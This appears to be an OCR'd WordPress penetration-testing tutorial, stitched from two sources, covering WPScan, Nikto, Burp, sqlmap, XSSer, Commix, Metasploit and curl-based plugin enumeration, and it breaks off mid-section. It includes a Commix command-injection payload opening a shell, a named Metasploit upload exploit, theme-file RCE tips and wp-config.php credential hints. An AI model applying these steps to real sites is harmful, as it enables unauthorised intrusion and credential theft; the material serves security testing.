
WordPress Penetration Testing: Discovery

Post mapping all the technologies, it is now time for finding active vulnerabilities to conduct a WordPress security audit. The discovery part focuses on system-specific vulnerability discovery. In our case, the target uses WordPress so, we shall see all the tools that can be used for WordPress vulnerability discovery. Apart from WordPress, if the target is using other CMS or other systems, even then some specific tools can be used for finding vulnerabilities.

Related article: WordPress Backdoor Hack: Symptoms, Finding & Fixing

WPScan

WP scan a free tool that can be used to conduct a WordPress security audit. Designed with WordPress security in mind, this tool is a great choice for black-box testing of your WordPress site. This tool keeps a vulnerability database of WordPress and keeps updating it from time to time. Not only core WordPress but, this tool can scan for vulnerabilities in WordPress plugins and themes too.



```
alycia:wpscan artdecotech$ ruby wpscan.rb --update
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.8
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.
```

As shown in the image above, this tool first updates the vulnerability database before performing discovery on the target.

To use this tool. Open the terminal in your Kali Linux and type:


wpscan --url www.example.com

This simple command will scan the target for vulnerabilities. This is just one example, for more help, on your terminal type: ‘wpscan -h’. This tool can also be used for:

- WordPress login brute force.
- User Enumeration on WordPress.
- Enumerating WordPress themes and Plugins.
- Finding default WordPress directories.

Nikto


Nikto is a great open-source vulnerability scanner to conduct a WordPress security audit. It can scan multiple kinds of servers and is very comprehensive. However, the downside of Nikto is that it takes too much time and makes too much noise. Therefore, Nikto is easily detectable of a WAF or IDS. Moreover, Nikto also generates many false positives that need to be vetted manually for WordPress penetration testing. For more options type “nikto -H“



```
root@kali:~# nikto
- Nikto v2.1.6
---------------------------------------------------------------------------
+ ERROR: No host specified

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.

root@kali:~#
```

Burp Suite

Burp Suite is a great collection of tools that can significantly ease the process of WordPress security audits. It can act as a proxy between the browser and the server. Therefore, all the HTTP requests can be manipulated in real-time to find various kinds of vulnerabilities. Apart from this, the Burp suite also provides various automatic tools for paid users only. The free edition of the Burp suite is good for manual testing.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Site map Scope
Filter: Showing all items
Contents Issues
Request Response
Raw Params Headers Hex

```
http://www.google.com
  /
  advanced_search
  client_204
  history
  images
  imghp
  intl
  language_tools
  preferences
  search
    hl=en&gbv=1&ie=UTF-8&q=bipolar+test&
    hl=en&gbv=1&ie=UTF-8&q=burp+suite&s
    hl=en&gbv=1&ie=UTF-8&q=depression+t
    hl=en&gbv=1&ie=UTF-8&q=fun+test&sa=
    hl=en&gbv=1&ie=UTF-8&q=internet+spee
    hl=en&gbv=1&ie=UTF-8&q=kali+linux+tu
    hl=en&gbv=1&ie=UTF-8&q=learn+pentest
    hl=en&gbv=1&ie=UTF-8&q=metasploit&s:
    hl=en&gbv=1&ie=UTF-8&q=pen+testing&
    hl=en&gbv=1&ie=UTF-8&q=personality+t
    hl=en&gbv=1&ie=UTF-8&q=phishing+fre
    hl=en&gbv=1&ie=UTF-8&q=related:https:
    hl=en&gbv=1&ie=UTF-8&q=related:https:
```

Host	Method	URL	Params	Stat
http://www.google.c...	GET	/search?ie=ISO-8859-1&hl=en&source=hp&biw=&bih=...	✓	200
http://www.google.c...	GET	/search?q=pentestgeek&hl=en&gbv=1&oq=pentestgee...	✓	200
http://www.google.c...	GET	/xjs/_/js/k=xjs.hp.en_US.JrX4RoZaeBk.O/m=sb_he,d/r...	☐	200
http://www.google.c...	GET	/client_204?&atyp=i&biw=1649&bih=742&ei=nzvhV9iy...	✓	204
http://www.google.c...	GET	/advanced_search	☐	
http://www.google.c...	GET	/advanced_search?hl=en&authuser=0	✓	
http://www.google.c...	GET	/advanced_search?q=pentestgeek&hl=en&gbv=1&ie=U...	✓	


```
GET
/search?q=pentestgeek&hl=en&gbv=1&oq=pentestgeek&gs_l=heirloom-serp.3..0j0i30.56132.57
heirloom-serp..1.10.373.Z8pXsfQweKk HTTP/1.1
Host: www.google.com
User-Agent: SNCAppSec2016
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer:
http://www.google.com/search?ie=ISO-8859-1&hl=en&source=hp&biw=&bih=&q=test&gbv=1&oq=te
.26166.0.26302.4.4.0.0.0.0.127.253.2j1.3.0....0...1ac.1.34.heirloom-hp..2.2.126.3rCfcg
Cookie:
```

Fuzzing

Fuzzing is the last resort in WordPress security audit when nothing seems to work. It basically sends a large number of random characters to the parameters of your WordPress site. This can uncover even some zero-day flaws!. Although, fuzzing creates large noise which can be picked by IDS. Some lightweight fuzzing tools are:


For SQL injection: For comprehensive fuzzing of WordPress to find SQLi vulnerabilities, Sqlmap is probably the best tool. Not only fuzzing but Sqlmap can also be used for the successful exploitation of an SQLi attack. Sqlamp can be used to enumerate databases on a vulnerable URL by the following command in Kali Linux:

sqlmap -u "target URL" --dbs



```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
         _
 ___ ___| |_____ ___ ___  {1.0.5.63#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```


For XSS: XSSer can not only find but actively exploit XSS vulnerabilities. For more help type: ‘xsser -h‘. And, for GUI, type: ‘xsser --gtk‘



XSSer GUI

For Command Injection: Commix a.k.a. COMMand Injection eXploiter can detect and exploit various types of command injections during a WordPress security audit. For more help, in Kali Linux type:

```
commix -h
```



```
root@localhost:~/commix# python commix.py --url="http://10.1.1.8/cmdinj/vulnerab
le.php?cmd=INJECT_HERE"
                                      __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
  /'___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\
 /\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
 \ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\
  \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ { v0.2b-NonGit }

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2015 Anastasios Stasinopoulos (@ancst)
+--

(*) Checking connection to the target URL... [ SUCCEED ]
(*) Setting the (GET) 'cmd' parameter for tests.
(*) Testing the classic injection technique... [ SUCCEED ]
(!) The (GET) 'cmd' parameter is vulnerable to Results-based Command Injection.
  (+) Type : Results-based Command Injection
  (+) Technique : Classic Injection Technique
  (+) Payload : echo PPYLUH$((87+14))$(echo PPYLUH)PPYLUH

(?) Do you want a Pseudo-Terminal shell? [Y/n/q] > y

Pseudo-Terminal (type '?' for shell options)
Shell > id

u

Shell >
```

Other tools provided by Kali Linux for fuzzing during WordPress security audit are:

- sfuzz
- powerfuzzer
- wfuzz

WordPress Penetration Testing: Exploitation


Post mapping and discovery, it is now time to identify exploitation points during a penetration testing. Trying the exploits can help us weed out the false positives. Though there are numerous frameworks for exploitation but for this article we shall only discuss one and its features.

Metasploit

Metasploit is an exploitation framework which can be used to exploit web apps, such as CMSes like WordPress. Developed and maintained by Rapid 7, Metasploit hosts a variety of exploits for different operating systems. First, update Metasploit before using it by running the 'msfupdate' command in Kali Linux. Now, run Metasploit using the 'msfconsole' command. Some key parameters that need to be set in this tool are:

- **search:** This feature can be used to search for WordPress related exploits
- **use exploit:** Using this feature, a particular exploit related to WordPress can be uploaded i.e. use exploit/unix/webapp/wp_wpshop_ecommerce_file_upload
- **show options:** This command list the parameters that need to be set thereafter.

- **set RHOST:** This parameter needs the IP of the machine you wish to exploit.
- **TARGETURI:** This parameter lists the file path of the target.
- **set exploit:** This command finally runs the exploit. Alternatively, the 'run' command can also be used for this.



```
     dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .
      '   dB'                     BBP
   dB'dB'dB' dBBP     dBP     dBP BB
  dB'dB'dB' dBP      dBP     dBP  BB
 dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v4.17.3-dev                         ]
+ -- --=[ 1795 exploits - 1019 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

https://book.hacktricks.xyz/pentesting/pentesting-web/wordpress

https://www.getastra.com/blog/security-audit/wordpress-penetration-testing/

Basic Information

Uploaded files go to: _http://10.10.10.10/wp-content/uploads/2018/08/a.txt \ __**Themes files can be found in /wp-content/themes/,** so if you change some php of the theme to get RCE you probably will use that path. For example: Using **theme twentytwelve** you can **access** the **404.php** file in**:** **/wp-content/themes/twentytwelve/404.php**
Another useful url could be: /wp-content/themes/default/404.php

In **wp-config.php** you can find the root password of the database.

Default login paths to check: ***/wp-login.php, /wp-login/, /wp-admin/, /wp-admin.php, /login/***

Main WordPress Files

- index.php
- license.txt contains useful information such as the version WordPress installed.
- wp-activate.php is used for the email activation process when setting up a new WordPress site.
- Login folders (may be renamed to hide it):
  - /wp-admin/login.php
  - /wp-admin/wp-login.php
  - /login.php

    - /wp-login.php

- xmlrpc.php is a file that represents a feature of WordPress that enables data to be transmitted with HTTP acting as the transport mechanism and XML as the encoding mechanism. This type of communication has been replaced by the WordPress REST API.
- The wp-content folder is the main directory where plugins and themes are stored.
- wp-content/uploads/ Is the directory where any files uploaded to the platform are stored.
- wp-includes/ This is the directory where core files are stored, such as certificates, fonts, JavaScript files, and widgets.

Post exploitation

- The wp-config.php file contains information required by WordPress to connect to the database such as the database name, database host, username and password, authentication keys and salts, and the database table prefix. This configuration file can also be used to activate DEBUG mode, which can useful in troubleshooting.

Users Permissions

- **Administrator**
- **Editor**: Publish and manages his and others posts
- **Author**: Publish and manage his own posts
- **Contributor**: Write and manage his posts but cannot publish them
- **Subscriber**: Browser posts and edit their profile


Passive Enumeration

Get WordPress version

Check if you can find the files /license.txt or /readme.html


Inside the **source code** of the page (example from https://wordpress.org/support/article/pages/):

- meta name




```
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="https://w
<meta name="generator" content="WordPress 5.6-beta3-49535" />
<link rel='shortlink' href='https://wordpress.org/support/?p=10776416' />
```

- CSS link files



```
<link rel='stylesheet' id='dashicons-css'  href='https://wordpress.org/support/wp-includes/css/dashicons.min.css?ver=5.6-beta3-49535' type=
k rel='stylesheet' id='admin-bar-css'  href='https://wordpress.org/support/wp-includes/css/admin-bar.min.css?ver=5.6-beta3-49535' type='te
```

- JavaScript files



```
<link rel='stylesheet' id='wporg-bbp-code-blocks-expand-contract-css'  href='https://wordpress.org/support/wp-content/plugins/wporg-bbp-code-blocks-
<script type='text/javascript' src='https://wordpress.org/support/wp-includes/js/hoverintent-js.min.js?ver=2.2.1' id='hoverintent-js-js'></script>
<script type='text/javascript' src='https://wordpress.org/support/wp-includes/js/admin-bar.min.js?ver=5.6-beta3-49535' id='admin-bar-js'></script>
<script type='text/javascript' src='https://wordpress.org/support/wp-content/plugins/jetpack/_inc/build/photon/photon.min.js?ver=20191001' id='jetpa
<script type='text/javascript' src='https://wordpress.org/support/wp-content/themes/pub/wporg-support/js/navigation.js?ver=20181209' id='wporg-suppc
<script type='text/javascript' src='https://wordpress.org/support/wp-content/themes/pub/wporg-support/js/forums.js?ver=20200318' id='wporg-support-f
<script type='text/javascript' src='https://wordpress.org/support/wp-includes/js/wp-embed.min.js?ver=5.6-beta3-49535' id='wp-embed-js'></script>
```

Get Plugins

curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2

Get Themes

curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2

Extract versions in general

curl -s -X GET https://wordpress.org/support/article/pages/ | grep http | grep -E '?ver=' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2

Active enumeration

Plugins and Themes

You probably won't be able to find all the Plugins and Themes passible. In order to discover all of them, you will need to **actively Brute Force a list of Plugins and Themes** (hopefully for us there are automated tools that contains this lists).

Users

ID Brute

